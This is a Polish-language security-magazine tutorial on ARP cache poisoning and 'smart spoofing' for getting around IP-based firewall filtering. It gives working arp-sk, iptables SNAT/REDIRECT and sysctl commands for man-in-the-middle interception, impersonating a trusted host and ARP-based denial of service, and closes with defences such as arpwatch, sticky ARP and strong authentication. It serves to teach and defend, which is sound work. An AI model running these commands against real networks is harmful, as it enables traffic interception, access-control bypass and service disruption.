Pod lupą

Jak omijać filtrację IP stosowaną przez firewalle i rutery

Kristof De Beuckelaer

stopień trudności

Spoofing to dobrze znane pojęcie w dziedzinie bezpieczeństwa opisujące sytuację, w której osoba bądź program z powodzeniem podszywa się pod inną bądź inny. Powszechną techniką jest tutaj ref-tar spoofing. Smart spoofing IP opiera się na kombinacji zatruwania cache'u ARP, translacji adresów sieciowych (NAT) i routingu.

Istnieje nowa metoda spoofowania adresu IP. Można do niej wykorzystać narzędzie o nazwie *ARP-sk*, lub na przykład *ARP-fillup*. Osoba znająca podstawy programowania byłaby w stanie napisać dość prosty skrypt w Perlu automatyzujący cały proces i/lub stosujący *ARP-sk* i *ARP-fillup*. Spoofing IP nie jest nową techniką, dlatego istnieje wiele narzędzi hakerskich, pozwalających ją wykorzystać.

W artykule zademonstrujemy dlaczego kontrola dostępu według adresu IP jest w wielu sytuacjach zawodna i nie powinna być stosowana w sieciach korporacyjnych. Technika *IP smart spoofing* opiera się na kombinacji zatruwania cache'u ARP, translacji adresów sieciowych oraz routingu; nie są tu potrzebne żadne bardzo skomplikowane techniki.

Zaczniemy od podstaw, będzie więc zatem okazja by przypomnieć sobie spoofing MAC i ARP oraz zatruwanie cache'u ARP, by z czasem dotrzeć do smartspoofingu.

Skutki smartspoofingu

Urządzenia sieciowe takie, jak: routery, czy firewalle często stosują filtrację w oparciu o adres źródłowy IP. Reguły te, mogą być ominięte przez dowolny komputer znajdujący się w sieci pomiędzy autoryzowanym klientem, a firewallem. Przykładowo, w większości sieci korporacyjnych tylko nieliczne, z góry określone komputery połączone z Internetem przez firewall mają bezpośredni dostęp do Internetu (wewnętrzne proxy HTTP zapewniające filtrację treści bądź adresów, serwery poczty itd.). Każdy wewnętrzny użytkownik takiej sieci za pomocą smart spoofingu może ominąć takie ograniczenia (obejść filtrację adresów bądź treści HTTP, bezpośrednio odbierać bądź wysyłać e-maile przez SMTP itd.).

W ten sam sposób dowolny komputer pomiędzy autoryzowanym klientem, a serwerem może nadużyć aplikacji, do której dostęp ogra-

Z artykułu dowiesz się...

- Dlaczego kontrola dostępu według adresu IP nie jest w wielu sytuacjach ani bezpieczna, ani niezawodna

Powinieneś wiedzieć...

- Powinieneś znać podstawy spoofingu ARP
- Powinieneś znać podstawy translacji adresów sieciowych oraz routingu

niczony jest do konkretnych adresów IP – ma to miejsce w wielu przypadkach takich, jak: ACL Apache'a; r-polecenia; NFS; TCP Wrapper; zastrzeżone narzędzia administracyjne itd. Można również w ten sposób oszukać bazujące na adresie źródłowym filtry przekaźników SMTP podszywając się pod adres IP bramki SMTP A. Posiadający złe intencje użytkownik obecny w sieci pomiędzy A, a B może przesyłać pocztę przez bramkę SMTP B wraz z sfałszowanym adresem nadawcy pochodzącym z domeny pocztowej obsługiwanej przez A.

Co to jest ARP?

Address Resolution Protocol (ARP) to protokół sieciowy wiążący adres protokołu warstwy sieci ze sprzętowym adresem warstwy łącza. Przykładowo, ARP wykorzystywany jest do tłumaczenia adresów IP na odpowiadające im adresy Ethernet.

Jak ARP tłumaczy adres IP na adres MAC Ethernetu?

Gdy ARP potrzebuje przetłumaczyć dany adres IP na adres Ethernet, wysyła na adres rozgłaszania sieci (ang. *broadcast*) pakiety zapytania ARP. Pakiet zapytania ARP zawiera adresy MAC oraz IP źródła oraz adres IP celu. Pakiet otrzymuje każdy system w lokalnej sieci. Host posiadający zadany docelowy adres IP, odsyła z powrotem pakiet odpowiedzi ARP, zawierający swój adres IP.

Szybki przewodnik po ARP-sk

ARP to dobrze znany protokół, który pozwala przeprowadzić kilka znanych ataków. Jednym z najpowszechniejszym jest podsłuchiwanie danych (*sniffing*). Narzędzie *ARP-sk* zostało zaprojektowane do manipulowania tablicami ARP na bardzo różnych urządzeniach. Można bardzo łatwo to wykonać wysyłając odpowiednie pakiety. Komunikat ARP w sieci Ethernet/IP posiada 7 istotnych parametrów (patrz Tabela 1):

- warstwa Ethernet zapewnia 2 adresy (SRC i DST);
- warstwa ARP zawiera kod wiadomości (zapytanie LUB odpowiedź), a także pary (ETH, IP) dla nadawcy i adresata.

Table 1. *Ramka Ethernet*

MAC adresata	MAC nadawcy	Rodzaj	Treść	Suma kontrolna
Ramka Ethernet				
Rodzaj sprzętu		**Rodzaj protokołu**		
Dług. adr. sprz.	Dług. adr. prot.	Opkod		
Sprzętowy adres nadawcy				
Adres protokołu, źródła				
Sprzętowy adres adresata				
Adres protokołu, adresata				

Należy zauważyć, że nigdzie nie jest powiedziane, że musi istnieć zgodność pomiędzy warstwą ARP, a Ethernet. Oznacza to, że adresy wymieniane w obu warstwach mogą być nieskorelowane.

Manipulacja ARP, czyli jak przekierowywać ruch w sieci lokalnej

Pierwszym pomysłem przychodzącym do głowy, gdy chcemy podsłuchiwać ruch w sieci, jest przełączenie interfejsu sieciowego w tryb mieszany (ang. *promiscuous*). W takiej sytuacji każdy otrzymany przez interfejs pakiet zostanie przekazywany bezpośrednio z warstwy drugiej (na ogół Ethernet) w górę (IP, ARP, DNS) bez sprawdzania, czy ma on właściwy adres docelowy.

Niestety takie podejście ma swoje ograniczenia, dlatego, że nie można w ten sposób wyjść poza przełączniki.

Spoofing MAC

Atak *Spoofing MAC* dotyczy protokołu drugiej warstwy, na ogół Ethernet. Jest bardzo efektywny w działaniu przeciwko przełącznikom, powoduje aktualizację ich tablic przechowujących wszystkie adresy Ethernet związane z danym portem w przełączniku (w terminologii CISCO noszą one nazwę CAM – *Content Addressable Memory*). Wciąż jednak nie jest to podejście doskonałe, bądź wystarczająco efektywne. W przypadku, gdy tablica CAM jest statyczna, zostanie zamknięty port ofiary oraz ostrzeżony administrator.

Poza tym, warto zauważyć, że przy występowaniu zbyt wielu konfliktów niektóre z przełączników przełączają się w tryb *fail open* (w tym przypadku następuje przesłanie wszystkich pakietów na wszystkich portach, jak w przypadku koncentratorów).

Spoofing ARP

Skoro *spoofing MAC* nie jest ani zbyt efektywny, ani wystarczająco dyskretny, przejdźmy jeszcze warstwę wyżej i przyjrzyjmy sie kolejnemu ciekawemu protokołowi ARP. Wiadomości ARP wymieniane są pomiędzy hostami, gdy jeden z nich pragnie poznać adres MAC innego. Jeżeli na przykład Batman chce poznać adres MAC Robina, wysyła zapytanie ARP (*Who has?* Red.-ARP pozwala uzyskać adres Ethernet hosta na podstawie adresu IP. Protokół ARP jest intensywnie wykorzystywany przez wszystkie hosty w sieciach Ethernet.) na adres rozgłaszania sieci, Robin zaś odpowiada swoim adresem.

Co jednak stanie się, jeżeli Joker odpowie przed Robinem?

```
12:50:31.198300
arp who-has
robin tell batman [1]
12:50:31.198631 arp reply robin is
-at 0:10:a4:9b:6d:81 [2]
```

Batman umieści adres MAC Jokera w swoim cache'u ARP. Ponieważ jednak pakiet Batmana został rozgłoszony, Robin także odpowie:

Listing 1. *Wysyłamy zapytanie who-has*

```
[root@joker]# arp-sk -w -d batman -S robin -D batman
+ Running mode "who-has"
+ IfName: eth0
+ Source MAC: 00:10:a4:9b:6d:81
+ Source ARP MAC: 00:10:a4:9b:6d:81
+ Source ARP IP : 192.168.1.2 (robin)
+ Target MAC: 52:54:05:F4:62:30
+ Target ARP MAC: 00:00:00:00:00:00
+ Target ARP IP : 192.168.1.1 (batman)

--- Start sending --
To: 52:54:05:F4:62:30 From: 00:10:a4:9b:6d:81 0x0806
    ARP Who has 192.168.1.1 (00:00:00:00:00:00) ?
        Tell 192.168.1.2 (00:10:a4:9b:6d:81)

--- batman (00:00:00:00:00:00) statistic ---
To: 52:54:05:F4:62:30 From: 00:10:a4:9b:6d:81 0x0806
    ARP Who has 192.16.1.1 (00:00:00:00:00:00) ?
        Tell 192.168.1.2 (00:10:a4:9b:6d:81)
1 packets tramitted (each: 42 bytes - total: 42 bytes)
```

```
12:50:31.198862
arp reply robin is
-at 52:54:5:fd:de:e5 [3]
```

Ważna uwaga

Jeżeli cel nie posiada już wpisu odpowiadającego maszynie, pod którą chce się podszyć napastnik, wysyłanie odpowiedzi nie ma sensu – cache nie zaktualizuje nieistniejącego wpisu.

Cache ARP?

ARP przechowuje relacje między adresami IP i MAC w tablicy w pamięci, zwanej cache'em ARP. Wpisy w tej tablicy są dodawane i usuwane w sposób dynamiczny.

Zatruwanie cache'u ARP

W świetle ograniczeń wspomnianego powyżej ataku, najlepiej byłoby bezpośrednio manipulować cache-'em celu, niezależnie od wysyłanych przezeń wiadomości ARP. W takiej sytuacji musimy być w stanie:

- dodawać nowe wpisy w cache'u celu;
- aktualizować już istniejące wpisy.

Dodawanie nowych wpisów

Aby to osiągnąć, wyślemy zapytanie (*Who has?*) do celu. Kiedy host otrzymuje *who-has*, sądzi że ma zostać nawiązane połączenie i aby zminimalizować ruch ARP, dodaje otrzymane w wiadomości informacje do nowego wpisu cache'u ARP (patrz Listing 1 i Listing 2).

Zanim przejdziemy dalej, oto krótka legenda:

- `-D` – adres urządzenia filtrującego, z którym się łączymy;
- `-S` – adres zaufanego hosta, pod który się podszyjemy.

Teraz, jeżeli Batman zainicjuje transakcję z Robinem, pakiety będą wysyłane do Jokera i to bez potrzeby wysyłania jakichkolwiek innych informacji przez Batmana. Warto zauważyć, że zapytania ARP z pojedynczym adresatem (ang. *uni-cast*) są jak najbardziej zgodne z RFC. Pozwalają one systemowi sprawdzać stan swojego cache'u.

Aktualizacja wpisu

Sposób pokazany przy *spoofingu ARP* jest dokładnie tym, czego potrzebujemy! Wystarczy teraz, że wyślemy Batmanowi odpowiedzi ARP z adresu IP Robina, ale adresem MAC Jokera.

Listing 2. *Stan cache'u batmana*

```
# before
[batman]$ arp -a
alfred (192.168.1.3) at 00:90:27:6a:58:74

# after
[batman]$ arp -a
robin (192.168.1.2) at 00:10:a4:9b:6d:81
alfred (192.168.1.3) at 00:90:27:6a:58:74
```

Listing 3. *Sposób aktualizacji*

```
[root@joker]# arp-sk -r -d batman -S robin -D batman
+ Running mode "reply"
+ IfName: eth0
+ Source MAC: 00:10:a4:9b:6d:81
+ Source ARP MAC: 00:10:a4:9b:6d:81
+ Source ARP IP : 192.168.1.2 (robin)

+ Target MAC: 52:54:05:F4:62:30
+ Target ARP MAC: 52:54:05:F4:62:30
+ Target ARP IP : 192.168.1.1 (batman)

--- Start sending --
To: 52:54:05:F4:62:30 From: 00:10:a4:9b:6d:81 0x0806
    ARP For 192.168.1.1 (52:54:05:F4:62:30)
        192.168.1.2 is at 00:10:a4:9b:6d:81

--- batman (52:54:05:F4:62:30) statistic ---
To: 52:54:05:F4:62:30 From: 00:10:a4:9b:6d:81 0x0806
    ARP For 192.168.1.1 (52:54:05:F4:62:30):
        192.168.1.2 is at 00:10:a4:9b:6d:81
1 packets tramitted (each: 42 bytes - total: 42 bytes)
```

W efekcie nawet jeśli odpowiedni wpis istnieje już w cache'u Batmana, zostanie on zaktualizowany informacjami dostarczonymi przez Jokera:

```
[batman]$ arp -a
robin (192.168.1.2)
at 52:54:05:fd:de:e5
alfred (192.168.1.3)
at 00:90:27:6a:58:74
```

A teraz, aktualizujemy go następująco (patrz Listing 3).

Jeżeli teraz przyjrzymy się rezultatom tej operacji, powinny one wyglądać mniej więcej tak:

```
[batman]$ arp -a
robin (192.168.1.2)
at 00:10:a4:9b:6d:81
alfred (192.168.1.3)
at 00:90:27:6a:58:74
```

Jakie ataki są możliwe

Zakończywszy niezbędne przygotowania, jesteśmy gotowi do rozpoczęcia manipulacji komunikacją pomiędzy Batmanem, a Robinem. Przyjrzyjmy się, jakie mamy możliwości jeżeli chodzi o atak.

Sniffing


Oczywisty, a do tego najzabawniejszy sposób na atak *Man in the Middle*.

Proxying i przechwytywanie


Jesteśmy teraz w stanie przekierowywać ruch, podobnie jak przezroczyste proxy czynią to z obsługiwanymi przez siebie strumieniami. Wystarczy, że warstwa IP (bądź jakiekolwiek narzędzie) przekaże dane do odpowiedniej aplikacji – nawet jeżeli adres docelowy nie jest właściwy. Przykładowo, Joker chce zmienić pewne parametry transakcji HTTP pomiędzy Batmanem, a Robinem:

```
[root@joker]# iptables
-t nat -A PREROUTING -p tcp
-s robin -d batman --dport 80
-j REDIRECT --to-ports 80
```


Joker musi jedynie uruchomić proxy HTTP na swoim porcie 80 i może zmieniać wszystkie przesyłane dane. Co więcej, jeżeli aktywne są jakieś



Rysunek 1. *Atak Man in the Middle*



Rysunek 2. *Proxying*



Rysunek 3. *Smartspoofing*

podstawowe mechanizmy sprawdzania poprawności (np. CRC32, MD5 albo SHA-1), Joker może przeliczać sumy kontrolne przed wysłaniem zmodyfikowanych danych! Jedynym ograniczeniem są tu możliwości narzędzia, za pomocą którego przetwarzamy przechwycone dane.

Przykładowo, Joker posiada na swoim serwerze HTTP nieco zmodyfikowany fragment zdalnego serwisu WWW. Zapytania do niezmo-

dyfikowanej części przekazywane są do prawdziwego serwisu. Rysunek 2 pokazuje, co dzieje się, jeżeli uprzednio wykonano:

```
[root@joker]# arp-sk
-r -d robin -S batcave-gw -D robin
[root@joker]# arp-sk
-r -d batcave-gw -S robin -D batcave-gw
[root@joker]# arp-sk
-r -d batman -S batcave-gw -D batman
[root@joker]# arp-sk
-r -d batcave-gw -S batman
-D batcave-gw
[...]
```

Przy bieżącej konfiguracji Joker wysyłałby pakiety ICMP Redirect do zatrutych stacji. Aby tego uniknąć, musimy je zablokować; pod Linuksem można do zrobić za pomocą odpowiedniego sysctl IP:

```
[root@joker]# echo 0
> /proc/sys/net/ipv4/conf/
all/send_redirects
```

Omijanie firewalla (smartspoofing)

Korzystając z zatruwania cache'u ARP napastnik włącza swój komputer w ścieżkę komunikacyjną między serwerem, a klientem. Dzięki forwardowaniu IP istniejący ruch trafia do klienta. Rzecz jasna na komputerze napastnika wyłączone zostały przekierowania ICMP. Wreszcie, napastnik wykorzystuje translację źródłowego adresu sieciowego by podszyć się pod adres IP klienta i utworzyć nowe połączenie z serwerem; potem może on uruchamiać dowolne aplikacje sieciowe, by łączyć się z serwerem korzystając z adresu IP klienta IP. Oszukane zostaną wszelkie systemy kontroli dostępu oparte na sprawdzaniu adresu IP klienta. Ponadto istniejący ruch w sieci nie jest zakłócony i z punktu widzenia serwera atak smart spoofing jest nie do wykrycia.

Udając host w sieci i przechwytując pewne połączenie, możemy ominąć firewall poprzez reguły dotyczące systemu, który udajemy. Do osiągnięcia tego nie jest potrzebne, potrzebne wcześniej, podwójne przekierowanie (ARP MiM):

```
[root@joker]# arp-sk
-r -d batcave-gw -S
 robin -D batcave-gw
```

Wykorzystanie Linuksa do ataku tego rodzaju bardzo ułatwia życie, ponieważ funkcje NAT *Netfiltera* automatycznie podzielą pakiety należące do naszych połączeń i te, które nie:

```
[root@joker]# iptables
-t nat -A POSTROUTING
-j SNAT --to 192.168.1.2
```

Blokada usługi

Bardzo łatwo uzyskać blokadę usługi, gdy manipulujemy komunikatami ARP. Wystarczy usuwać przekierowywane pakiety:

```
[root@joker]# iptables
-A FORWARD
 -s robin -d batman -j DROP
```

Jeżeli wolisz nie przekierowywać ruchu przez swój komputer, możesz także stworzyć czarną dziurę ARP przez przekierowanie pakietów na nieużywane adresy MAC.

```
[root@joker]# arp-sk
-r -d robin -S batman
--rand-arp-hwa-src -D robin
```

Teraz Robin sądzić będzie, że Batman nie żyje.

Podsumowanie

Wskutek związanych z bezpieczeństwem problemów z protokołem ARP i w efekcie możliwości ataku *smart spoofing*, istnieje wiele możliwości oszukania systemów kontroli dostępu opartych na adresie źródłowym IP.

Większość sieciowych IDS słuchających na wszystkich portach przełącznika wykryje duplikat adresu IP przy wysyłaniu fałszywych pakietów ARP, jednak nie zablokuje ataku jako takiego; ponadto zastosowanie tego podejścia wymagałoby wdrożenia dużej liczby NIDS w wielu sieciach.

Inną metodą obrony byłoby zastosowanie Host-Based IDS do detekcji komunikatów ARP i utrzymywania spójności tablicy ARP. Program *arpwatch*, dostępny pod wieloma wariantami Unixa, utrzymuje bazę ethernetowych adresów MAC widzianych w sieci wraz ze skojarzonymi z nimi adresami IP i ostrzega administratora pocztą, gdy mają miejsce jakieś zmiany – np. nowy system, zamiany par, zmieniane bądź ponownie wykorzystywane stare adresy.

Wreszcie, niezawodny system kontroli dostępu powinien wykorzystywać silne uwierzytelnianie, nie kontrolę źródłowego adresu IP bądź przesyłanie hasła otwartym tekstem. Protokoły VPN takie jak SSH, SSL czy IPSec potrafią znacznie podnieść poziom bezpieczeństwa poprzez zapewnienie uwierzytelniania oraz spójności i poufności danych.

Jak widać istnieje zatem wiele sposobów, które pozwalają lepiej ochronić się przed tego rodzaju atakami: znalezienie sposobu na detekcję duplikatów adresów MAC na przełączniku (np. z pomocą ARPwatch) i/lub uruchomienie *sticky* ARP. Uniemożliwi to komputerom w sieci zmiany ich adresów MAC; oczywiście negatywnym tego skutkiem jest potencjalnie większe obciążenie administratora. ●

O autorze

Artykuł ten napisał Kristof De Beuckelaer, student zamieszkały w Belgii. Jego zainteresowanie bezpieczeństwem wzrasta od pierwszego dnia jego eksperymentów z i czytania o Linuksie, sposobach eksploatowania luk, łatania dziur w bezpieczeństwie, sieciach i tak dalej. Od około 4-5 lat aktywnie uczestniczy w wielu grupach użytkowników, od programistycznych po użytkowników, od Windows po Linuksa. Pierwszy raz zetknął się z Linuksem poprzez sesję terminala i od tamtej pory nie może się odeń oderwać; trochę później zbudował na własny użytek swój pierwszy samodzielnie wykonany, oparty na Linuksie system operacyjny. Obecnie wciąż studiuje, chcąc zmienić swoje największe hobby w pracę jako inżyniera bezpieczeństwa/oprogramowania/sieci.